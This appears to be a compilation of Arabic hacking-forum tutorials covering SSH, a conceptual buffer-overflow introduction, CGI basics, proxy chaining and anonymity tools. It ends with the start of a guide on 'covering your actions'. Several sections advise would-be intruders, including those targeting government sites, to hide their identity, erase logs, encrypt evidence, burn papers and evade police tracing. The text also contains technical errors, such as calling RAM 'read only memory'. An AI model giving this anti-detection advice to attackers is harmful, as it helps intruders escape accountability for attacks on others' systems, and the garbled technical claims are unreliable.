و لكن مع كل هذا فأن ال ssh ليس امن بدرجه كبيره حيث ان الاشخاص ذو خبره كبيره فى النت ورك يستطيعون ان يجعلون ال ssh ينقطع عن الاتصال اى disconnected و لكن لا يمكن ان يكسرو تشفير بياناته او يعيدوا تشغيل الترافيك الذى كان ينقلها .
و ايضا كل الاشياء التى تكلمنا عنها بلأعلى سوف تعمل فقط اذا كنت تستخدم خاصيه التشفير التى تسمح لك بها ال ssh و هى تسمح بأكثر من نوع تشفير مثل-(three-key triple-DES, DES, RC4 128, TSS, Blowfish)يمكنك استخدام ما تريد منهم و ايضا هناك اوبشن اى خيار فى الاداه تسمح لك بعدم تشغيل التشفير اى" encryption of type "none و بهذا تجعلنى اقول عليك احمق ! لان هذا يجعل ال ssh سهله الاختراق مثل الادوات التى تم ذكرها فى اول الموضوع فى يونكس ، حيث ان هذا التشفير ايضا يمنع ال ip spoofing و ال DNS spoofing و هذا ايضا بالاضافه الى تغيير مفاتيح فك التشفير كل فتره معينه و يتم تدمير مفاتيح التدمير التى تم استعمالها تماما.
اذن فهى اداه حقا مميزه و تستحق الاحترام و الاهتمام مع انها لا تخلو من الثغرات و لكن لنجعلها افضل الموجود حاليا فى هذا المجال...

" شرح معنى الـــBuffer Overflows "

$$$$$$$$$$
الكاتب: Lamer
$$$$$$$$$$

وتوجد العديد من الكتابات في هذا الموضوع لكني حاولت ان اكتب بطريقة مبسطة اكثر حول هذا الموضوع بطريقة يفهمها الجميع

١- ما هو الـ Buffer Overflow ؟

٢- المعالجه(Proccess)

٣- إدارة الذاكره(Memory management)

٤- استغلال ماذكر في الـBuffer Overflow

*يجب على كل مخترق ان يتعلم كل مهم في البرامج وادارة الذاكرة ومواطن ضعفها وقوتها ليستطيع التعامل معها والتحايل عليها ومن هذا المنطبق كان هذا المقال .....

١- ما هو الـBuffer Overflow ؟

Buffer Overflow حالة تحدث لبرنامج بسبب خلل برمجي في برمجتة هذا البرنامج .
احدث ثغرة يمكنك أستغلالها من نوع Buffer Overflow تسمى فايروس ، 'code red' التي أستغلت في خادم IIS لمايكروسوفت- MS web server-
عموما، يحدث Buffer Overflow عندما يظهر برنامج ما متغيّر بحجم ثابت (على سبيل المثال،حجم ٢٠ بايت) و القيمة التي خصّصت إلى هذه المتغيّر أكبر من حجم المتغيّر.

خذ هذا المثال:
يظهر برنامجي على الشاشة هذه الجملة: "الرجاء ادخال اسم المستخدم "وانا مثلا برمجة هذا البرنامج بحث يكون منطقيا ان اسم المستخدم لن يتجاوز في اسوأ الحالات ٣٠ حرفا مثلا STRING(30) وسيعمل البرنامج بشكل طبيعي لكن متى تكون المشكلة .....
المشكلة هنا تكون اذا تم ادخل مثلا ٢٠٠ حرف كاسم للمستخدم فالبيانات هذه الزائدة تكون عبارة عن طفحان وهو ما يسمى بالـ "Overflow "على الذاكرة التي خصّصت لمتغيّر الاسم.
عندما يبدأ البرنامج، تخصّص الذاكرة :

اذن كيف أستغلّ هذا الخطأ؟؟؟
قبل أن تصل لاجابةعلى هذا السؤال سنأخذ جولة حول ما يتعلق بهذا الامر في بنية الحاسزب.
في هذه المقالة سنناقش نظام لينكس ،linux لكن المفهوم مماثل لباقي الأنظمة.

٢-المعالجه:(Proccess)

إنّ الوحدة الوظيفية الأساسية في حاسوب يعمل هي عملية المعالجه.(Proccess) في الحاسوب هنالك العديد من العمليات ونظام التشغيل مسؤول عن تقسيم القوّة التي تجعل العديد من العمليات تعمل في نفس الوقت في الحاسوب.
ليس هناك شيء إسمه "متعددالعمليات "Multi- proccesses صحيح... كيف اذن؟؛ انَّ وحدة المعالجة المركزية (CPU)تنتقل بين العمليات كلُ على حده بسرعة كبيره بحيث تبدو مثل العديد من المهام التي تعمل في وقت واحد،
اذا تبدو لنا كأن العمليات تعمل في وقت واحد وهذه من خدع الحاسوب التي يؤديها علينا :) ..
كلّ عملية لها عنوان فاضي من الذاكره ، ولايمكن لأي عمليةآخرى تدخل في هذا المكان الفاضي من الذاكرة. وهذا يرشدنا الى شي اخر يجب ان تفهمه وهو:

٣-إدارة الذاكره:(Memory management)

تدير أنظمة التشغيل-operating systems-الحديثة ذاكرة افتراضية(virtual memory ظاهرية).

وهذه الذاكرة تفيد عندما يكون لدينا عدد كبير من المهام موجه الى الذاكرة الحقيقة الرام ... وفي نفس الوقت فالذاكرة الحقيقة أصغر من كمية المهام الموجهه للذاكرة الحقيقة ...
هنا يأتي دور الذاكرة الافتراضية حيث تقوم بخزن البيانات او المهام في مكان ما على الهارديسك في منطقة يطلق عليها ال SWAP او Back store وتعامل هذه البيانات وكأنها في الذاكرة تماما ويتم عملية نقلها من والى الذاكرة بادارة هذه الذاكرة الافتراضية من خلال عملية يطلق عليها swapping وهذا ملخص عن الذاكرة الافتراضية اما الذاكرة الحقيقة فهي معروفة لدى الجميع والتي يطلق عليها (RAM) READ ONLY MEMORY او الذاكرة الفيزيائية ...

٤- استغلال ماذكر في الـBuffer Overflow

الآن نصل إلى الجزء الأهم والمرح .... كيف نستفيد من الذي قلنا عن المعالجة وإدارة الذاكرة للوصول والدخول الى الجذر (Root) وأختراق النظام؟ تذكّر نحن قلنا في وقت سابق بأنّه عندما يكون الإدخال(البيانات) من المستخدم أكبر حجما من الذاكرة التي خصّصت لهذه البيانات، البيانات الزائدة ستفيض (overflow)في الذاكرة التي بعد الاسم المتغيّر؟ هذا المكان من الذاكرة هو المكان الذي نستفيد منه في الأختراق.
ماذا نعمل في ذلك المكان: داخل خط (مكان) البيانات التي يدخلها المستخدم (في المثال السابق وهو الاسم الأول الذي يطلب من قبل البرنامج ثم أدخلناه) نضع الأوامر الأكثر شعبية للحاسوب، حيث هذه الأوامر تجعل الحاسوب يحدث(ينتج) هيكل نستطيع استخدامه فيما بعد للقيام بالسيطرة الكاملة للنظام المستغلّ.
القيام بهذا العمل ليس بيسطا كما يبدو لك، إذن لو أردت معرفة كيف يعمل ، أنت يجب أن تقرأ المقالة القادمة حول ،Buffer Overflows الذي سيصف بالضبط كيف لإستغلال واحده من الـ Buffer Overflowsفي الإختراق.

كانت هذه قمقدمة بسيطة ومهمة للمخترقين لأنها ستتردد عليهم كثيرا في مواقع السيكيورتي حيث يوجد العديد من الثغرات حول هذه المشاكل اما في وقت المعالجة او في الطفحان الحادث في الذاكرة نتيجة لما سبق ذكره ....

" الـــ CGI وعلاقـتـهـا بـالإنـتـرنـت "

$$$$$$$$$$$
مـــنـــقـــــول
$$$$$$$$$$$

في هذا الملف سوف نقوم بعرض مقدمة الـ CGI و علاقتها بالانترنت :

(١) مقدمة للـ CGI

CGI=COMMON GATEWAY INTERFACE هي الواجهة التي تسمح بالاتصال بين جانب المستخدم عن طريق المتصفح أو البرامج و خلافه و جانب الويب سيرفر الذي يفهم بروتوكول (HTTP)
.
الـ TCP/IP هو البروتوكول الذي يستخدمه سكريبت السي جي أي و السيرفر أثناء الاتصال . البورت المحددة لهذا لبروتوكول هي ٨٠ (من الممكن أن تتغير هذه البورت) .
تستطيع سكريبتات السي جي أي أن تقوم بتوليد صفحات الويب و الصور و أيضا نتائج محددة طبقا لمدخلات معينه يقوم
مبرمج السي جي أي بتحديدها
يقوم عمل سكريبتات السي جي أي علي خطوتين أساسيتين :
١- في الخطوة الأولى يقوم السكريبت بعمل معالجة أوليه للبيانات التي أدخلت له .
٢- في الخطوة الثانية يعمل السكريبت كقناه للبيانات التي يقوم المتصفح بارسالها الي السيرفر أو العكس .
يقوم سكريبت السي جي أي بتشفير البيانات حتي تتمكن من العمل في أي مناخ للعمل.
يمكن كتابة سكريبت السي جي أي بأي لغة برمجة سواء كانت لغة مجمعة مثل الفيجوال بيسك أو لغة مترجمة مثل البيرل و الفرق الوحيد بين نوعين اللغات أن البرنامج المبرمج باللغة المجمعة سوف يكون أسرع في التنفيذ و لكن اللغات المترجمة أسرع في عملية التطوير .
للسكريبت اذا أردت أن تعمل علي تعديل السكريبت أو تطويره
أهم الأوامر التي تعتبر وثيقة الصله لموضوعنا هي كالتالي :
١- GET هذا الأمر يقوم بطلب بيانات من السيرفر للمتصفح .
٢- POST هذا الأمر يطلب من السيرفر قبول المعلومات المدخلة اليه من المتصفح .
٣- PUT هذا الأمر يطلب من السيرفر قبول المعلومات المرسله اليه كبديل عن المدخلات الموجودة حاليا
.

(٢) نقاط الضعف :

نقاط الضعف التي يسببها سكريبت السي جي أي ليس ضعفا في السي جي أي نفسه و لكنه ضعف في بروتوكول الـHTTP أو في أنظمة التشغيل المختلفة .
السي جي أي يسمح باستغلال نقاط الضعف الموجودة و لكن هناك طرق أخري للوصول الي تحطيم النظام الأمني . كمثال يمكن الوصول الي الملفات الغير محمية باستخدام الـ FTP أو TELNET....

الفصل الثاني

<><><>

$$$

لكن تقدر ايضا تستخدم شيئ اسمه.. -: Wingate
Wingate هو بروكسي ولكن مع جدران حماية وسأتكلم عنه بشئ من التفصيل لاحقا وهو يسمح بمشاركه كونكشن انترنت واحد او اكثر.. فائده الWingate انه سيخفي الIP عن الكمبيوتر الذي ستتصل به!!
وهذه بعض الملاحظات يجب ان تضعها في حسبانك فيجب ان تعرف كيف تبقى anonymous على ال web.. و كيف تؤمن جهازك؟!!.....استخدم firewall مثل ال . zone alarmامسح ملفات الهيستوري(كالكوكيز و الانترنت هيستوري و ملفات الانترنت المؤقته..و الملفات الشخصيه و اللوق)وهنالك برنامج رائع يكفيك مؤونة هذه الاعمال اسمه windows washer يجب ان يكون لديك.
و الكثير. اذهب لجوجل و اكتب how to Be anonymous on the web او how to
و لا تنسى الPreety Good Privacy (PGP)d انه مجاني .. يجب ان يكون عندك لو كنت تريد اختراق موقع و تترك ايميلك فيه! فهو جميل جدا في عملية التشفير ...
تستطيع ان تحصل عليه من: http://www.pgpi.org/

سأشرح الان بشئ من التفصيل لبعض من الامور الهامة وسنذكر هنا بعض الطرق للتخفي واخفاء هويتك في الشبكة :

Proxy - Sock Host - Wingate

ما هو الـ Proxy Server ؟؟؟

(proxy server خادم الوكيل) هو خادم server نقوم من خلاله بعمليات الاتصال المختلفة سواء مع المواقع او مع الاجهزة الاخرى من خلال الشات وووو .. الخ فعند اتصالك بالإنترنت من خلال proxy serverفإن جميع اتصالاتك سوف تذهب إلى هذا البروكسي المستخدم أولا وقبل كل شيء ثم يتم الاتصال بسيرفر الموقع المطلوب لتكون الاجابة هي تحميل الموقع المطلوب .... فمثلا إذا أردت أن تتصل بالإنترنت من خلال استخدام proxy server وتريد أن تتصفح وتفتح موقعا كهذا http://www.3asfh.com/vb/ .. عليك أولا بالطلب من هذا proxy server ثم يقوم proxy server بطلب الصفحة http://www.3asfh.com/vb/ من خادم server الموقع ومن ثم تحميلها وتخزينها لديك بمعنى انك سوف تستطيع استعراض هذه الصفحة ...
ستلاحظ من خلال ما ذكرت بالتأكيدأن هذه العملية تأخذ كمية قليلة ن البياناتمقارنة مع الوقت المستهلك في طلب هذه الصفحة فالوقت أطول وكمية الباتات الواصلة الينا اقل مقارنة بالإتصال العادي (بدون بروكسي) حيث من وقت طلب الصفحة سيتجه الطلب مباشرة منك الى سيرفر الموقع المطلوب ثم يتم تحميلها مباشرة بحيث تستعرضها في متصفحك في وقت اقل ... اذن مع اتصالك بللبروكسي سيرفر سوف يصبح اتصالك بالإنترنت بطيء مقارنة مع الاتصال المباشر وذلك لأن كل صفحة تقوم بتحميلها أي تستعرضها تذهب إلى هذا البروكسي proxey server ممايؤدي الى ابطاء عملية التصفح الا في حالة نادرة وهو ان يكون البروكسي سيرفر المستخدم قريب من المنطقة التي توجد بها انت . او ان يتفق وان تُطلب نفس الصفحة التي انت طلبتها من شخص اخر له نفس البروكسي الذي تستخدمة انت في وقت سابق قبل طلبك لهذه الصفحة .

[User] >>>>>>>>>> [Proxy] >>>>>>>>>> [Web Page]

لماذا نستخدم البروكسي سيرفر؟

لعدة اسباب : السبب الرئيسي هو للحفاظ على هويتك والبقاء مجهولا فك عملياتك التي تقوم بها على هذه الشبكة المكشوفة والمراقبة من الأعين في كل مكان بحيث انه حتى لو تم اصطيادك فاننهم سيحصلون على ipالبروكسي المستخدم في عملية الاتصال لانه هو الذي يقوم بعملية الاتصال بسيرفر الموقع المطلوب كما ذكرنا فهو الوسيط بين المستخدم وسيرفر الموقع المطلوب . وانا لا أقول بأنه لا يمكن الوصول اليك ...

يمكن ولكن بصعوبة بالغة وعمليات تقفي طويلة ومما يزيد من صعوبتها هو استخدامك لعدد اكبر من البروكسيات
سبب اخر ان اغلب مزودي الخدمة ISP يقومون بحجب الكثير من المواقع المهمة ففي كثير من الدول كالسعودية والامارات وغيرها نجد ان مواقع الهكر بنسبة ٤٠% مغلقة او اكثر وانا اتكلم على المواقع الاجنبية وليست العربية الى غير ذلك ... فهنا تضطر الى اللجوء الى البروكسيات للوصول الى هذه المواقع
نقطة هامة : ضعها في حسبانك وهي كلما كان البروكسي قريبا من المنطقة التي انت بها كان اداء البروكسي اسرع .

Proxy Chaining (وتعني سلسلة بروكسيات)

وهي تعتبر فعالة جدا في اخفاء الهوية لكنها غير فعالة تماما في سرعة الاتصال حيث كلما زاد عدد البروكسيات كلما اصبح الاتصال ابطأ ...٠
مثال/
[User]>>>>>[Proxy 1]>>>>>[Proxy 2]>>>>>[Proxy n]>>>>>[wep page]
وكما نرى فانك ستتصل بالبروكسي الاول ثم بالثاني ثم بالثالث ثم ... الى ان تتصل بالموقع المطلوب وليسا شرطا بان يكون موقعا فقد يكون ftp .. الخ .
اذن فاستخدام سلسلة من البروكسيات امر ضروري لكل مخترق وخصوصا اذا شعر بالخطر وانه مراقب ويجب عليه ان يتوخى الحذر دائما وذلك حسب مبدأ "paranoid " المعروف لكل هكر ....

في نهاية المطاف سنتحدث عن كيفية الحصول على البروكسيات وطريقة اختبارها وتحديثها ...
http://www.multiproxy.org/anon_list.htm وهذا المفضل لدي .
http://tools.rosinstrument.com/proxy/
او عن طريق مجموعة البروكسي الشهيرة عبر الياهو P_R_O_X_Y@yahoogroups.com
وهي تقوم بمراسلتك بأحدث البروكسيات وطريقة الانضمام اليهم هو بارسال رسالة فارغة اليهم وفي عنوان المرسل اليه اكتب P_R_O_X_Y-subscriber@yahoogroups.com و سوف تتلقى رد مباشرة وتصبح احد اعضاء الجروب ..
وتستطيع التأكد من عمل البروكسي من خلال عدة مواقع توفر لك هذه الخدمة وأشهرها هو
http://www.proxytester.com/

++

ماهو WinGate ؟
هو proxy server firewall أي يفوق البروكسي وهو خادم بروكسي ذو حاجز ناري يحتوي على حزمة كبيرة وضخمة من البرامج المختصة بالحماية والتي تبقيك Anonymously (مجهول الهوية)
wingate
متشابه مع البروكسي سيرفر حيث يعمل اتصالات مع كومبيوتر لسيرفر آخر خلال المنفذ , 23 في الحقيقة هو اتصال. Telnet

كيفية الحصول علىWinGate ؟
بإمكانك تاخذ عنوان wingate من أصدقائك إذا كان لدى احد منهم .
ايضا تستطيع فعل ذلك من خلال برامج بحث مختصة بذلك مثل WinGate Scanner حيث يجب عليك فقط تحديد ال IP والهوست نيم واترك الباقي للبرنامج ليقوم بمهامه وللمزيد حول هذا الموضوع أنصحكم بالبحث من خلال خادم الهكرز (جوجل) لأن خبرتي في هذا المجال قليلة ولاني لم استخدم هذه الطريقة من قبل

ما هو الـ Socks Host ؟

Socks Host تقريبا مثل WinGate لكن الاختلاف وهو ان السوكس يتصل من خلال المنفذ ١٠٨٠ وتستطيع التحكم فيه من خلال الاعداد الموجودة في المتصفح وذلك اما في explorer أو netscape وبإمكانك إضافة Socks Host وهذه الطريقة تستخدم كثيرا في Mirc وتقوم بحمايتك وبإخفاء ip الخاص بك وتعمل كـ FireWall

وهنالك العديد من البرامج التي قد تساعد في عملية التخفي مثل برنامج Ghost Surf وستجدونه حتما من اول النتائج من خلال عملية بحث بسيطة في جوجل ...

" حمايـة هويـتك فى الـنت "

$$$$$$$$$$$$$$$$$
الكاتب:MaXhAk2000
$$$$$$$$$$$$$$$$$

حماية هويتك في النت حتى تصبح مجهولا.
****
هذا هو صلب الموضوع والذي يأخذ الجانب الأهم<<<
اماذا هذه الأهمية؟؟ لماذا هذى الحرص على البقاء مجهولا؟؟لماذا لماذا لماذا؟!!
هذا ماسوف اجيب عليه===>>>> صار مسلسل==
يشغل هذا الجانب الأهمية الكبرى لدى الهاكر المحترفين وغيرهم من عدم ملاحقتهم عند اختراقهم وغيره ولعدم تعرضهم للمقاضاة في المحاكم والسجون
لهذا هناك قاعدة تقول """"><احم نفسك قبل ان تهاجم"""<<
ينبغي على كل شخص يريد اختراق موقع او منظمة او موقع حكومي او غيره اخذ الحيطة والحذر من هذا الموضوع.....
يقول سائل كيف ابقى مجهولا ومتى افعل ذلك :::
الجواب:::
هناك طرق كثيييييييييييرة لبقائك مجهولا في الأنترنت وهناك برامج وغيرها
حسناً:متى اقوم بهذه الحماية والتخفي؟؟؟
عندما تريد الأختراق اي اختراق كان انصحك بشدة بعمل هذه الخطوات::
١ـــ استخدم بروكسي!!!كيف ومن اين؟؟؟
اوكي لجلب البروكسي وحتى تصبح مجهولا قم بالأشترك في قوائم البروكسيات ومنها هذه القائمةالتي اصبحت خاملة الأن ولا ادري لماذا p_r_o_x_y@yahoogroup.com
قم بارسال رسالة فاضية الى هذا العنوان وبعدها سوف ياتي لك رد قم بعمل ربلي لرسالة وسوف تشترك في القائمة .
$$$$$$$$$$$$$$$$$

مبهمه غير حقيقه مثلا (فرنسا ، كوبا، العراق ، لبنان، مصر، افريقا الجنوبيه) وهكذا لكي يتم أخفائك بكل سهوله وبساطه. وكذلك من ميزات ستيجانوس حذف خطوات التجسس المخزنه في حاسبتك الخاصه بتصفح الأنترنت أو نظام التشغيل (الويندوز). وأمور أخرى يجدر بنا الاشاره الى بعضها :

-تنكير وتغيير رقم الأيبي الحقيقي الخاص بك لكي لايمكن كشفك ومعرفه هويتك.

-مسح خطوات التجسس الناتجه من تصفح الأنترنت وخطوات نظام التشغيل.
وغيرها من المزايا تجدونها في الشرح في منتديات بوابة العرب
http://www.arabsgate.com/vb/showthread.php?threadid=215946

٣- استخدام برنامجJAP
هذا البرنامج يقوم بجعلك تتصفح الأنترنت بدون بركسي تكون كل المواقع مفتوحة وهذا البرامج انا مجربة وشغال ميه ميه>>>خطوات عمل البرنامج<<<
ـ بعد تنصيب البرنامج قم بالذهاب الى انترنت اكسبلور
ـ اضغط بالزر اليمين واختر خصائص.
ـ اضغط على التبويب اتصالات وكأنك تريد وضع بروكسي.
ـ ضع في خانة الملقم هذا الرقم ١٢٧,٠,٠,١
ـ وفي خانة المنفذ قم بوضع هذا الرقم ٤٠٠١
ـ بعد ذلك اضغط على موافق وايضا موافق.
ـ ثم اذهب وشغل البرنامج وضع علامة صح على Activate anonymous web access وبعدها سوف ترا المؤشر يحدد لك القوة في الإتصال والضغط
ـ بعد ذلك اذهب الى الأنترنت وتصفح بدون رقيب ولا شيء سوى الله عز وجل
>>>>ارجوا عدم استخدامه فيما لا يرضي الله عز وجل<<<<
http://anon.inf.tu-dresden.de/win/jap_swing/setup.exe

...

" احمي نفسك وغطي افعالك "

$$$$$$$$$$$$$
الكاتب: DJ KING
$$$$$$$$$$$$$

هذا الموضوع سيجعلك تخاف من خيالك و تعمل الف حساب لظلك .. لكن انشاله سيكون دفعه للامام و ليس لان تخاف و تتراجع
اسلوب الموضوع غريب .. و عادة ما نتجنبه دائما .. بمعنى اخر .. كل من اخواننا و اساتذتنا من كتبوا دروسا و شروحا في اختراق السيرفرات و المواقع كان همهم الوحيد في الحمايه هو مسح اللوق log files .. لكن هل هذا يجعلك في امان تام ؟! هل هذا سيمنع تتبع اثرك ؟!! هذا ما ستكتشفه بعد الانتهاء من قراءة الموضوع ..
****
اذا كنت تظن ان الحصول على ترجمة الثغرات (exploites) باسرع ما يمكن هو ما يجعلك محترفا و متطورا فاسمح لي بان اقول لك " انك انسان خاطئ و ان اسلوب تفكيرك غلط "
ماذا ستفيدك الثغره الحديثه جدا (٠ day) عندما يتم القبض عليك اذا هاجمت احدى السيرفرات الكبيره .. ؟ و عندها سيتم السيطره على اجهزتك و ادواتك و مراقبتك !؟!
يمكن يرى البعض ان هذا لم يحدث قط لاي شخص نعرفه ؟ او ان بلادنا ليس فيها هذه التقنيات العاليه !! لكن هذا قد يحدث يوم ما !!
و ايضا انت لاتهاجم فقط سيرفرات بلدك انما سيرفرات اخرى عالميه محميه من قبل الشرطه الدوليه .. كما انه لابد من الحرص و فهم الامور اذا كنت تريد ان تسمي نفسك هكر hacker بمعنى الكلمه
ربما تعتقد في نفسك انك اكبر من قراءة هذا الموضوع بكثيير لانك من المعروفين عنهم بالاحتراف او انك ترى ذلك في نفسك .. لكن انا اؤكد لك بانك مخطئ و انت تحتاج لقراءة الموضوع الي النهايه
****
الموضوع مقسم الى ٨ اجزاء :
==========
الجزء الاول : المقدمه (و هو ماقد قمت انت بالانتهاء من قرائته حاليا)
الجزء الثاني : الامور العقليه و كيف تصبح " Paranoid "** هذا الجزء سيتم عرضه من خلال هذه المواضيع :
-الدافع او الحافز
-لماذا ان لابد ان تصبح " Paraniod "
-كيف يمكن ان تصبح " Paranoid " ؟
-و كيف تحافظ على اسلوبك الجديد او شخصيتك الجديده ؟!

**متاكد ان معظمكم يتسائل عن معنى هذه الكلمه .. سيتم توضيح معناها و مفهومها مع شرح هذا الجزء انشاء الله.
الجزء الثالث : الاساسيات التي يجب عليك معرفتها قبل ان تقوم باي عملية اختراق (و سيتم عرضها من خلال النقاط التاليه)
-تمهيد
-امن نفسك
-حسابك الخاص
-ملفات اللوق LoGs

-لا تترك اي اثر
-امور و اشياء يجب تجنبها و الحظر منها
الجزء الرابع : التقنيات الحديثه الي يتي يجب ملاحظتها (و سيتم عرضه من خلال النقاط التاليه)
-تمهيد
-امنع تقفى اثرك من اي نوع
-ايجاد اي نوع من انواع ملفات اللوق IOGs مهما كان فيها من تلاعب ..
-تحقق منsyslog configuration and logfile
-تحقق من نوعيات برامج الامن المثبته
-تحقق من وجود المدراءAdmins
-كيف يمكن تصحيح checksum checking software
-حيل المستخدم الامنيه

الجزء الخامس : ماذا تفعل ان وضعت تحت المراقبه
الجزء السادس : ما الذي عليك القيام به و ايضا الذي لابد من عدم القيام به في حالة انه تم القبض عليك
الجزء السابع : قائمه بافضل البرامج للتخفي و الاختباء
الجزء الثامن : كلمه ختاميه ..... ارجو ان تتابعو الموضوع بحرض و تركيز شديدن من الان ... !!!

****

الجز الثاني :
=======
-الدافع و الحافز :
****

لابد من تحكيم العقل للنجاح في اي عمل .. العقل هو القوه التي ستدفعك و تحفزك لتصبح انسان واقعي .. مسئول و حريص
المخترق (Hacker) الناجح لابد و ان تتوفر فيه هذه المبادىء و الامكانيات العقليه .. مثلها مثل بناء عضلات الجسم لن يكبر الجسم و يتقسم الا بعد ممارسة الرياضه الخاصه بذلك (على سبيل المثال)
مهما كنت متمرس او لديك الكثيير من المعلومات لابد اخذ اشد الاحتياطات و الحذر قبل القيام باي شئ

-لماذا يجب ان تصبح " Paranoid " ؟
****

كلمة " " Paranoia في اللغه الانجليزيه تعني جنون الارتياب (نزعه عند الافراد تجعلك تشك في جميع الامور و جميع الاشخاص)
اعتقدان الامور بدات تتضح لنا بعد معرفة اصل هذه الكلمه ..
يمكن ان نلخض ما ذكر من خلال الكلمات التاليه paraniod : تعني ان تصبح شديد الحذر و الشك في جميع الظروف
لماذا يجب توخي الحذر بهذه الطريقه المخيفه ؟!!
لان توقعك دائما الى اسوء الظروف يجعلك تسير في امان .. و لان ما تفعله هو شئ كبيير جدا .. ما تراه انت بعينك المجرده انك تغير الصفحه الرئيسيه .. او تقوم بتحميل بعض المعلومات من السيرفر هو شئ بسيط بل و سهل جدا
ماذا لو انك اخترقت سيرفر معين و تم رصدك و تتبعك و القبض عليك من قبل الشرطه !؟! و انك سترمى في السجن كالسارقين و المجرمين
ان كنت لا تهتم بما قد يحصل لك .. عليك الاهتمام بما ما قد يصيب اهلك .. ابوك ... امك .. اخوتك ..

زوجتك و اطفالك (ان كنت متزوج)
ربما لاتشعر بان ماتقوم به هو جريمه .. لكن في الحقيقه هي جريمه !!
هل تعرف ماذا سينتظرك ان تم القبض عليك ؟!
سيتم حرمانك من كل امور الكومبيوتر .. نظرة الناس الغيير طبيعيه لك (ليست نظرة اعجاب انما نظرة خوف) .. لن تحظى بفرص العمل التي تستحقها .. ستسدعى عند حصول اي مشاكل اخرى من هذا النوع .. لذا فان معظم من يسقطون لا يقومون ثاني ابدا !!

لذا فاصبح حذرا جدا و شكاكا .. امن نفسك
اخذ جميع الاحتياطات
لاتهتم بما قديقوله الكثيرون عنك بانك خواف او ما شابه
اهتم باي ملف log مهما كانت قيمته تافهه
لتصبح hacker عليك ان تقوم بعملك .. سليما ١٠٠ %

كيف تصبح " Paranoid " ؟
****

اذا كنت قرأت ما سبق و اقتنعت به انت بالفعل اصبحت هذا الشخص " Paranoid " لكن الاقتناع وحده لا يكفي و التحمس وحده وليد اللحظه ايضا لايكفي ... انما لابد ان يكون القلق و التوتر موجودين بشكل دائم في حياتك (الالكترونيه)
اذا كنت فعلا تريد ان تكون هكر حقيقي ... لابد ان تعرف لمن تقول هذه الحقيقه و كيف تتعامل مع الاخرين .. اعمل حساب انك مراقب دائما و انه هناك كاميرا خفيه وراك دائما .. فاحذر في كلامك على الهاتف لانه قد يكون مراقب .. او حتى بريديك الشخصي و الالكتروني (لابد ان تعمل حساب الغير المتوقع)

اذا ما قد ذكرته لا يهمك و انك انسان غير مبالي .. دعني اسألك هذه الاسئله ؟
هل تريد ان يراك الاخرين مجرم ؟ هل تريد ان ترى الحزن و الدموع على وجه اهلك ؟ هل تريد ان تحسر قلوبهم عليك ؟!
هل تريد ان تفقد اصدقائك ؟ خطيبتك ؟ صحبتك ؟
تذكر ان الضرر لن يعود عليك فقط انما سيعود على كل من تعرفه

-و كيف تحافظ على اسلوبك الجديد او شخصيتك الجديده ؟!
****

بما انك قد استوعبت ماذكر حتى الان و قررت ان تكون انسان حريص جدا .. لابد ان تبقى هكذا طوال الوقت
و تذكر هذه الكلمات : لحظة كسل واحده في اتخاذ الاحتياطات الامنيه قد تغير حياتك باكملها ؟!!!!
دائما تذكر الدافع

-الجزء الثالث:
==========

-تمهيد
******

يجب معرفة هذه الامور القادمه و استيعابها جيدا قبل ممارسة اي عملية اختراق .. حتى لو كنت مخترق متمرس لابد ان تستوعب الافكار القادمه

-امن نفسك :
****
-ماذا لو قرأ ال SysAdmin رسائلك البريديه الالكترونيه ؟
-ماذا لو كانت اتصالاتك الهاتفيه مسجله و مراقبه من قبل الشرطه ؟
-ماذا لو تم ضبط الكومبيوتر الشخصي و السيطره على كل معلوماتك ؟

اذا كنت لاتقوم بعمل اي اتصالات هاتفيه مع اي شخص من الهاكرز او الكراكرز .. ولا تبعث اي ايميلات فيه معلومات مشبوهه و لا تمتلك اي معلومات امنيه و حساسه على جهازك فهذا ببساطه لا يشكل اي خوف لانه ببساطه ايضا انت لست مخترق او(= hacker
لانه لابد من وجود اتصال بينك و بين اصدقائك المهتمين بهذا المجال .. لتبادل الاخبار و الافكار ..
كما انه لابد و انك تمتلك بعض الملفات اللازمه للاختراق او بعض المعلومات الي تعبر مدينه لك في حالة حدوث رصد لجهازك (كبسه)
<--
-->

قم بتشفير كل ما تملكه من معلومات حساسه sensitive data
يمكنك ذلك باستخدام بعض البرامج الموجوده مجانا على الانترنت .. و هذه قائمه بافضل البرامج و التي تعتبر اختيار الهاكرز الاول :
-لمستخدمين MsDos اليكم SFS v.17 اوSecureDrive 1.4b
-لمستخدمين نظام *Amiga اليكم *) Enigmall v1.5 احدى انظمة التشغيل غير شائعة الاستخدام خصوصا في عالمنا العربي)
-لمستخدمين انظمة ال Unix اليكمCFS v1.33

لتشفير الملفات بشكل فردي (ملف بملف) اليكم هذه البرامج (الاكثر شهره و الاحسن اداء) :

- Triple DES
- IDEA
- Blowfish (32 rounds)
- file2file

لتشفير الايميلات :
- PGP v2.6.x

يمكنك ايضا تشفير عملية اتصالك ب (Unix System على اساس انه ممكن ان تكون مراقب)
و ذلك باستخدام :
SSH -الامن حتى الان
- DES Login
اجعل كلماتك السريه صعبة التخمين .. غير منطقيه .. غير شائعه .. لا توجد في القواميس .. لكن في نفس الوقت لابد ان تتذكرها دائما
اخترها من كتاب تتمتلكه .. اجعلها اكبر عدد ممكن من الاحرف (يعني عادة عند عمل اي اشتراك يطلب منك كلمه سريه تتكون من ٤ -٨ احرف) فاختر ال ٨ حروف

لا تحفظ ارقام هواتف اصحابك الهاكرز بشكل اعتيادي .. انما يمكنك بان تشفرها (حتى برموز تفهمها انت فقط) و اتصل بهم من هواتف الشارع او من العمل ..
اذا انت بالفعل متعمق جدا في الهاكينج فلابد من تشفير كل شئ يتعلق بهذه الامور !!
احفظ دائما نسخه احتياطيه من معلوماتك على CD او HD و بالطبع تكون مشفره حتى اذا خسرت المعلومات الموجوده على جهازك يكون لديك نسخ احتياطيه
لاتحتفظ بملفات لاتحتاجها .. و ان كان لديك document files او ملفات مطبوعه و لا تريدها مرة اخرى لاتقطعها اعتياديا انما احرقها في مكان بعيد كل البعد عن اماكن تواجدك الاعتياديه او ان اردت الاحتفاظ بها فعليك كتابتها من جديد باسلوب مرمز او مشفر لايعرفه الا انت !!

هل تعرف انه من الممكن ان :

==========

تكون مراقب من : الشرطه ، المخابرات ، هاكرز اخرون و انهم يتسطيعون رصد كل حركات باستخدام وسائل حديثه لايمكن تخيلها
مثل :
-اجهزه تصوير تستطيع تصويرك عند بعد مئات الامتار
-نقطة ليزر مصوبه نحو غرفتك للتصنت على مكالماتك
-موجات عالية التردد للتنصت على لمسات و صوت يديك على ال keyborad !!
